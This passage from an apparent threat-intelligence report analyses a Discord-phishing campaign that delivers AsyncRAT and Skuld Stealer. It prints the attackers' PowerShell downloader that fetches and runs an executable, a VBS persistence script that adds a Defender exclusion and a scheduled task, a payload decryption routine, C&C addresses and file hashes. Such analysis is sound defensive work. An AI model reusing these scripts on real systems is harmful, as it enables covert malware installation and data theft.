In reality, this action causes the user’s computer to download and execute a PowerShell script hosted on Pastebin:

[https://pastebin\[.\]com/raw/zW0L2z2M](https://pastebin[.]com/raw/zW0L2z2M)

Pastebin is a public web service where users can store and share plain text online, and is often used for sharing code snippets, logs, or configuration data. When you create a new “paste”, it becomes accessible via a short link like “https://pastebin[.]com/raw/{resource_id}”. Usually, it does not require registration to share some data. Registered users have the ability to delete and edit data they previously posted.

Multi-stage Payload Delivery Using Pastebin, GitHub and Bitbucket

The malware campaign we uncovered in our research follows a carefully designed multi-stage infection chain. Threat actors leverage a combination of Discord, phishing websites, social engineering, public services like Pastebin, and cloud platforms such as GitHub and Bitbucket to deliver their payloads.

The diagram below summarizes the initial phase, which involves phishing via hijacked Discord invites and the ClickFix technique detailed above:





Figure 10 – Infection chain overview: From hijacked Discord invite to execution of PowerShell downloader.

At the conclusion of this phase, a PowerShell script is executed on the victim’s machine. This script downloads and runs a first-stage downloader (**installer.exe**) from GitHub, initiating the next phase of the attack.

The script executed at the end of this phase downloads and runs a first-stage downloader (**installer.exe**) from GitHub, initiating the next stage of the attack. This stage involves multiple loaders and payloads retrieved from Bitbucket, ultimately deploying malicious payloads, including AsyncRAT and Skuld Stealer:






Figure 11 – Infection chain overview: From PowerShell to final malware payload delivery.

Let's now examine each component of the second-phase in detail.

Downloader PowerShell Script

The script download from Pastebin link is not obfuscated or encrypted. From its code we can see that it downloads and runs an executable file from a GitHub URL:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

Hide PowerShell Console Window

Add-Type -TypeDefinition @"

using System;

using System.Runtime.InteropServices;

public class Win32 {

[DllImport("user32.dll")]

public static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);

[DllImport("kernel32.dll")]

public static extern IntPtr GetConsoleWindow();

}

"@

\$consolePtr = [Win32]::GetConsoleWindow()

[Win32]::ShowWindow(\$consolePtr, 0) # Hide the console window

Define the download and execution parameters

\$url = "https://github.com/frfs1/update/raw/refs/heads/main/installer.exe" # Direct EXE download

\$exePath = Join-Path \$env:TEMP ('installer.exe')

try {

Write-Output "Establishing connection..."

Download the EXE using WebClient

```

$webClient = New-Object System.Net.WebClient

$webClient.DownloadFile($url, $exePath)

# Validate the download

if (-not (Test-Path $exePath) -or ((Get-Item $exePath).length -eq 0)) {

Write-Output "failed. Exiting..."

exit 1

}

# Run the executable

Start-Process -FilePath $exePath -ArgumentList "-arg1" -NoNewWindow

} catch {

Write-Output "An error occurred"

} finally {

Write-Output "unable to detect discord session."

}

# Hide PowerShell Console Window Add-Type -TypeDefinition @" using System; using System.Runtime.InteropServices; public
class Win32 { [DllImport("user32.dll")] public static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);
[DllImport("kernel32.dll")] public static extern IntPtr GetConsoleWindow(); } @" $consolePtr = [Win32]::GetConsoleWindow()
[Win32]::ShowWindow($consolePtr, 0) # Hide the console window # Define the download and execution parameters $url =
"https://github.com/frfs1/update/raw/refs/heads/main/installer.exe" # Direct EXE download $exePath = Join-Path $env:TEMP
('installer.exe') try { Write-Output "Establishing connection..." # Download the EXE using WebClient $webClient = New-Object
System.Net.WebClient $webClient.DownloadFile($url, $exePath) # Validate the download if (-not (Test-Path $exePath) -or
((Get-Item $exePath).length -eq 0)) { Write-Output "failed. Exiting..." exit 1 } # Run the executable Start-Process -FilePath
$exePath -ArgumentList "-arg1" -NoNewWindow } catch { Write-Output "An error occurred" } finally { Write-Output "unable to
detect discord session." }

# Hide PowerShell Console Window
Add-Type -TypeDefinition @"
using System;
using System.Runtime.InteropServices;
public class Win32 {
    [DllImport("user32.dll")]
    public static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);
    [DllImport("kernel32.dll")]
    public static extern IntPtr GetConsoleWindow();
}
"@
$consolePtr = [Win32]::GetConsoleWindow()
[Win32]::ShowWindow($consolePtr, 0) # Hide the console window

# Define the download and execution parameters
$url = "https://github.com/frfs1/update/raw/refs/heads/main/installer.exe" # Direct EXE download
$exePath = Join-Path $env:TEMP ('installer.exe')

try {
    Write-Output "Establishing connection..."

```

```

# Download the EXE using WebClient
$webClient = New-Object System.Net.WebClient
$webClient.DownloadFile($url, $exePath)

# Validate the download
if (-not (Test-Path $exePath) -or ((Get-Item $exePath).length -eq 0)) {
    Write-Output "failed. Exiting..."
    exit 1
}

# Run the executable
Start-Process -FilePath $exePath -ArgumentList "-arg1" -NoNewWindow
} catch {
    Write-Output "An error occurred"
} finally {
    Write-Output "unable to detect discord session."
}

```

We noticed that almost no anti-virus vendors flag this script as malicious:




Figure 12 – Malicious PowerShell script has an extremely low detection rate on VirusTotal.

Cybercriminals actively use the ability to edit information posted on Pastebin to change the GitHub URL from which the executable file is downloaded. This probably allows them to bypass the blocking by GitHub. If the repository is deleted, the attackers just create a new account and a new repository, to which they upload the file. The new URL is then placed inside the Pastebin script.

While monitoring the campaign, we observed the following changes in the address:

[https://github\[.\]com/frfs1/update/raw/refs/heads/main/installer.exe](https://github[.]com/frfs1/update/raw/refs/heads/main/installer.exe)

[https://github\[.\]com/shisuh/update/raw/refs/heads/main/installer.exe](https://github[.]com/shisuh/update/raw/refs/heads/main/installer.exe)

[https://github\[.\]com/gkwdw/wffaw/raw/refs/heads/main/installer.exe](https://github[.]com/gkwdw/wffaw/raw/refs/heads/main/installer.exe)

[https://codeberg\[.\]org/wfawwf/dwadwaa/raw/branch/main/installer.exe](https://codeberg[.]org/wfawwf/dwadwaa/raw/branch/main/installer.exe)

First Stage Downloader: installer.exe

The downloaded executable **installer.exe**

(SHA256: **673090abada8ca47419a5dbc37c5443fe990973613981ce622f30e83683dc932**) has extremely low detection rates. At the time of our research, only a single antivirus vendor on VirusTotal flagged it as malicious:




Figure 13 – First Stage Downloader has an extremely low detection rate on VirusTotal.

During continued monitoring of the campaign, we identified a newer variant of the loader (SHA256: **160eda7ad14610d93f28b7dee20501028c1a9d4f5dco437794ccfc2604807693**) that achieved zero detections across all antivirus engines at the time of submission.




Figure 14 – First Stage Downloader with zero detections on VirusTotal.

This binary acts as a downloader that retrieves its second-stage payloads from remote servers.

Written in C++ and approximately 4.8MB in size, the binary is not packed. However, the extensive use of junk code complicates its static analysis. Additionally, C++ binaries inherently complicate analysis due to their use of virtual function tables, indirect function calls, and complex runtime structures, making it challenging to quickly identify the relevant code paths.

At first glance, the downloader seems to contain plaintext strings; however, nearly all easily visible strings belong to junk code designed to distract analysts. In reality, critical strings related to malicious functionality are concealed by being stored as sequences of immediate values pushed directly onto the stack at runtime. Each string is additionally encrypted using a simple XOR cipher with a single-byte key. A distinct XOR key is used for every encrypted string and loaded into the CL register typically just before the process of writing encrypted bytes to the stack. The same method is applied to obfuscate important Windows API function names, whose addresses the malware dynamically resolves using GetProcAddress.




Figure 15 – Strings and API calls obfuscation in the loader.

When executed in a sandbox without extra options, the malware does not expose any suspicious functionality. It just performs dozens of junk calls (such as OpenThemeData, RegisterWindowMessageW, SHGetStockIconInf, etc.) and then exits.

However, if executed with the command-line parameters “-arg1” or “-arg2“, it initiates further malicious operations. It’s noteworthy that the initial PowerShell script described earlier explicitly passes the “-arg1” parameter to the executable, triggering its malicious functionality.

Upon execution with the correct argument, the dropper creates the following directory: C:\Users\%USERNAME%\AppData\Local\ServiceHelper\


```

strUsername = objNetwork.UserName
Set objShellApp = CreateObject("Shell.Application")
Set objShell = CreateObject("WScript.Shell")
strExclusionPath = "C:\\users\\" & strUsername
objShellApp.ShellExecute "PowerShell", "-Command Add-MpPreference -ExclusionPath " & strExclusionPath & """, "", "runas", o
strTaskCommand = "schtasks /create /tn ""checker"" /tr ""wscript.exe \\""C:\\Users\\" & strUsername & "\\AppData\\Local\\
\\ServiceHelper\\runsys.vbs\\"""" /sc MINUTE /mo 5 /RL HIGHEST"
objShell.Run "cmd /c " & strTaskCommand, o, True
strFilePath = "C:\\users\\" & strUsername & "\\AppData\\Local\\ServiceHelper\\settings.txt"
Set objFSO = CreateObject("Scripting.FileSystemObject")
If Not objFSO.FileExists(strFilePath) Then
    Call objFSO.CreateTextFile(strFilePath, True)
End If
Set objShellApp = Nothing
Set objShell = Nothing
Set objNetwork = Nothing
Set objFSO = Nothing

```

runsys.vbs

This short script silently executes the second-stage payload executable **syshelpers.exe**.

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

On Error Resume Next

```
Set WshShell = CreateObject("WScript.Shell")
```

```
WshShell.Run ""C:\\Users\\%UserName%\\AppData\\Local\\ServiceHelper\\syshelpers.exe"", o, False
```

```
On Error Resume Next Set WshShell = CreateObject("WScript.Shell") WshShell.Run ""C:\\Users\\%UserName%\\AppData\\
\\Local\\ServiceHelper\\syshelpers.exe"", o, False
```

On Error Resume Next

```
Set WshShell = CreateObject("WScript.Shell")
```

```
WshShell.Run ""C:\\Users\\%UserName%\\AppData\\Local\\ServiceHelper\\syshelpers.exe"", o, False
```

Once these scripts are set up, the dropper proceeds to download two encrypted payloads from Bitbucket:

URL	Local file name
https://bitbucket[.]org/syscontrol6/syscontrol/downloads/skul.exe	searchHost.exe
https://bitbucket[.]org/syscontrol6/syscontrol/downloads/Rnr.exe	syshelpers.exe

To perform HTTP requests, the malware uses the following specific User-agent string:

```
Dynamic WinHTTP Client/1.0
```

Both files are stored encrypted on the Bitbucket service. To decrypt these downloaded executables, the malware applies the following XOR-based algorithm:

Plain text

Copy to clipboard

Open code in new window

```
def decrypt_data(data):
return bytes(b ^ ((119 + 5 * i) & 0xFF) for i, b in enumerate(data))

def decrypt_data(data): return bytes(b ^ ((119 + 5 * i) & 0xFF) for i, b in enumerate(data))

def decrypt_data(data):
    return bytes(b ^ ((119 + 5 * i) & 0xFF) for i, b in enumerate(data))
```

Despite using a relatively simple encryption scheme, this technique effectively prevents detection of the malicious payloads stored on Bitbucket. At the time of this writing, neither of the two downloaded files (**skul.exe** and **Rnr.exe**) is flagged as malicious by any antivirus vendor on VirusTotal. Previously, we observed similar use of payload encryption by malware such as GuLoader, enabling threat actors to leverage legitimate services like Google Drive for payload hosting and effectively evade antivirus detection.

Upon successful decryption, these files are stored in the previously created directory (**ServiceHelper**).

The first downloaded file **searchHost.exe** (initially **skul.exe**) is executed immediately by calling the `CreateProcessW` API function.

The second file **syshelpers.exe** (initially **Rnr.exe**) is executed every five minutes by the previously scheduled task (**runsys.vbs**), thus ensuring long-term persistence on the victim's machine.

Second Stage Downloader: Rnr.exe

The file **Rnr.exe** (decrypted

SHA256: **5d0509f68a9b7c415a726be75a078180e3fo2e59866f193b0a99eee8e39c874f**), downloaded from Bitbucket and saved locally as **syshelpers.exe**, also acts as a downloader.

It shares many similarities with the previously described downloader (**installer.exe**), in particular that both use XOR obfuscation with a single-byte key to hide strings and API function names.

When sending HTTP requests to download its payload, the sample sets the following User-Agent header:

```
Dynamic WinHTTP Client/1.0
```

The encrypted payload is downloaded from this URL:

https://bitbucket[.]org/updatevak/upd/downloads/AClient.exe

```
v36 = 0xD000D68;
v4 = 13;
qmemcpy(str_syshelp_exe, "Q~t~eha}#hu", sizeof(str_syshelp_exe)); // \syshelp.exe
v5 = (int *)str_syshelp_exe;
while ( 1 )
{
    *(_BYTE *)v5 ^= v4;
    v5 = (int *)((char *)v5 + 1);
    if ( v5 == (int *)((char *)&v36 + 2) )
        break;
    v4 = HIBYTE(v36);
}
BYTE2(v36) = 1;
sub_140005CC0(v45, Src, str_syshelp_exe);
v34 = 0xB000B6C;
v6 = 11;
v33 = 0x64676E7F;
qmemcpy(str_updatelog, "W~{oj", sizeof(str_updatelog)); // \updatelog
v7 = (int *)str_updatelog;
while ( 1 )
{
    *(_BYTE *)v7 ^= v6;
    v7 = (int *)((char *)v7 + 1);
    if ( v7 == (int *)((char *)&v34 + 2) )
        break;
    v6 = HIBYTE(v34);
}
BYTE2(v34) = 1;
sub_140005CC0(full_Path, Src, str_updatelog);
memset(v42, 0, sizeof(v42));
v8 = v45;
```

```

if ( v46.m128i_i64[1] > 0xFuLL )
    v8 = (__int64 *)v45[0];
ab_fopen((__int64)v42, (int *)v8, 1);
*(__int64 *)((char *)v42 + *(int *)v42[0] + 4) = (__int64)&std::ifstream::`vftable';
*(DWORD *)((char *)&v41[33] + *(int *)v42[0] + 4) + 4) = *(DWORD *)v42[0] + 4) - 176;
if ( *((_BYTE *)&v42[2] + *(int *)v42[0] + 4) & 6) != 0 )
{
    memset(v41, 0, sizeof(v41));
    v14 = full_Path;
    if ( v44.m128i_i64[1] > 0xFuLL )
        v14 = (__int64 *)full_Path[0];
    ab_fopen((__int64)v41, (int *)v14, 1);
    *(__int64 *)((char *)v41 + *(int *)v41[0] + 4) = (__int64)&std::ifstream::`vftable';
    *(DWORD *)&ExceptionObject[*int *)v41[0] + 4) + 44] = *(DWORD *)v41[0] + 4) - 176;
    if ( *((_BYTE *)&v41[2] + *(int *)v41[0] + 4) & 6) != 0 )
    {
        v38 = 0x3A003A5F; // https://bitbuckeuckeucket.org/updatevak/upd/downloads/AClient.exe
        v19 = 58;
        url_[13] = 0x425F144E;
        url_[12] = 0x545F5356;
        url_[11] = 0x797B1549;
        url_[10] = 0x5E5B5556;
    }
}

```

Figure 16 – Encrypted paths and a URL in the second stage downloader.

The same file can also be found on the previously discussed repository: [https://bitbucket\[.\]org/syscontrol6/syscontrol/downloads/AClient.exe](https://bitbucket[.]org/syscontrol6/syscontrol/downloads/AClient.exe). This may indicate that there could be other versions of the **Rnr.exe** file downloading payloads from different repositories.

This downloader employs an interesting sandbox evasion technique. On first execution, the downloader fetches the payload from the above URL and saves it in the current directory under the name **”updatelog”** (Note: There is no file extension). It then immediately exits without decrypting or executing the payload.

However, as described earlier, this executable is automatically re-executed every five minutes via a scheduled task (**runsys.vbs**). On the next launch, the downloader checks for the presence of the **”updatelog”** file. If the file exists, the downloader proceeds to decrypt it using the same XOR-based algorithm used by the previous downloader and saves the result as **syshelp.exe** in the same directory.

On every subsequent run, the downloader checks if the file **syshelp.exe** exists in the current folder, and if so, the downloader executes it.

Even when the full infection chain is triggered starting from the initial PowerShell script, the malware’s use of scheduled tasks causes significant delays:

- Five minutes before the first download,
- Another 5 minutes before decryption,
- A final 5-minute delay before execution.

In total, at least 15 minutes must pass before any malicious behavior becomes visible — long enough to evade detection by many automated sandbox systems.

If this downloader is executed without prior context inside a sandbox, the final payload will be downloaded but never decrypted or run. As a result, none of its malicious behavior will be visible, regardless of what the payload contains.

Payload 1: AClient.exe (AsyncRAT)

The first payload delivered in this campaign, **AClient.exe** (decrypted SHA256: **53b65b7c38e3d3fca465c547a8c1acc53c8723877c6884f8c3495ff8ccc94fbe**), is a variant of the AsyncRAT malware, version 0.5.8. AsyncRAT an open-source Remote Access Trojan (RAT). It provides attackers with comprehensive remote control capabilities over infected systems, including:

- Executing arbitrary commands and scripts.
- Keylogging and screen capturing.
- File management (uploading, downloading, deleting files).

Remote desktop and camera access.

This AsyncRAT sample uses a “dead drop resolver” technique: Instead of directly embedding the command-and-control (C&C) server address, the malware retrieves it from a publicly accessible third-party resource – in this case, a Pastebin document:

<https://pastebin.com/raw/ftknPNF7>

At the time of analysis, the Pastebin URL contained the following C&C server address:

101.99.76.120:7707

However, we later discovered that most of the time the address value was set to `0.0.0.0:7707`.

We also found earlier AsyncRAT samples related to the same threat actors with the following SHA256:

d54fa589708546eca500fbeeaa44363443b86f2617c15c8f7603ff4fb05d494c1

670be5b8c7fcd6e2920a4929fcaa380b1b0750bfa27336991a483c0c0221236a

The earliest sample was first seen on November 11, 2024. These samples contain embedded C&C server addresses in their configuration:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

87.120.127.37:7707

185.234.247.8:7707

microads[.]top:7707

87.120.127.37:7707 185.234.247.8:7707 microads[.]top:7707

87.120.127.37:7707

185.234.247.8:7707

microads[.]top:7707

The registration date for the domain `microads[.]top` is August 15, 2024, meaning that the threat actors are active at least from this date.

Payload 2: **skul.exe (Skuld Stealer)**

The second payload downloaded from Bitbucket is **skul.exe** (decrypted SHA256: **8135f126764592be3df17200f49140bfb546ec1b2c34a153aa509465406cb46c**). This executable is identified as a variant of the **Skuld Stealer**, a malware tool written in Go and publicly available as open source on GitHub.

The original Skuld Stealer project is described as a proof-of-concept malware targeting Windows systems, designed to steal sensitive user data from multiple sources, including Discord, various browsers, crypto wallets, and gaming platforms.

The original Skuld Stealer provides extensive functionality, including:

Anti-debugging (termination of debugging tools).

Virtual machine detection and sandbox evasion.

Credential theft from Chromium-based and Gecko-based browsers (logins, cookies, credit cards, browser history).

Crypto clipper (replaces clipboard contents with attacker-controlled cryptocurrency addresses).

Stealing Discord authentication tokens.

Discord injection module to intercept sensitive user operations such as login, password changes, payment information additions, preventing requests to view devices, and blocking QR logins.

Collecting sessions from popular gaming platforms (Epic Games, Minecraft, Riot Games, Uplay).

System information gathering (CPU, GPU, RAM, IP, geolocation, Wi-Fi networks).

Crypto wallet data theft, including mnemonic phrases and passwords.

However, the variant used in this specific campaign differs from the publicly available version in several aspects. Notably, it omits certain functionality:

No crypto clipper.

No anti-debugging measures.

No stealing sessions from gaming platforms.

No built-in persistence mechanism: Unlike the public version, this stealer does not implement internal persistence. Instead, persistence is externally achieved through the previously described scheduled task (**runsys.vbs**).

Let's go deeper into some of the details of the variant used in this campaign.

Mutex Usage

To prevent multiple instances of itself from running, Skuld creates a mutex with a specific, GUID-like name. The variant used in this campaign uses the exact same mutex name as the open-source version:

```
3575651c-bb47-448e-a514-22865732bbc
```

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

```
func IsAlreadyRunning() bool {
const AppID = "3575651c-bb47-448e-a514-22865732bbc"
_, err := windows.CreateMutex(nil, false, syscall.StringToUTF16Ptr(fmt.Sprintf("Global\\\\"%s", AppID)))
return err != nil
}

func IsAlreadyRunning() bool { const AppID = "3575651c-bb47-448e-a514-22865732bbc" _, err := windows.CreateMutex(nil, false, syscall.StringToUTF16Ptr(fmt.Sprintf("Global\\\\"%s", AppID))) return err != nil }

func IsAlreadyRunning() bool {
const AppID = "3575651c-bb47-448e-a514-22865732bbc"

_, err := windows.CreateMutex(nil, false, syscall.StringToUTF16Ptr(fmt.Sprintf("Global\\\\"%s", AppID)))
return err != nil
}
```

This mutex name can be used as an IOC to detect if Skuld is active in the system.

Data Exfiltration via Discord Webhooks

Skuld sends the collected data through a **Discord webhook**, a one-way HTTP-based channel commonly used by applications to post automated messages and data to Discord channels. Webhooks provide a convenient, secure, and easily configurable way for attackers to exfiltrate stolen information without maintaining complex command-and-control servers.

In the original open-source version of Skuld, the Discord webhook URL is stored in plaintext within the configuration:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

```
CONFIG := map[string]interface{}{
```

```
"webhook": "https://discord.com/api/webhooks/...",
```

```
"cryptos": map[string]string{
```

```
"BTC": "", # crypto-clipper setup
```

```
"BCH": "",
```

```
// ...
```

```
},
```

```
}
```

```
CONFIG := map[string]interface{}{ "webhook": "https://discord.com/api/webhooks/...", "cryptos": map[string]string{ "BTC": "",  
# crypto-clipper setup "BCH": "", // ... }, }
```

```
CONFIG := map[string]interface{}{
```

```
    "webhook": "https://discord.com/api/webhooks/...",
```

```
    "cryptos": map[string]string{
```

```
        "BTC": "", # crypto-clipper setup
```

```
        "BCH": "",
```

```
        // ...
```

```
    },
```

```
}
```

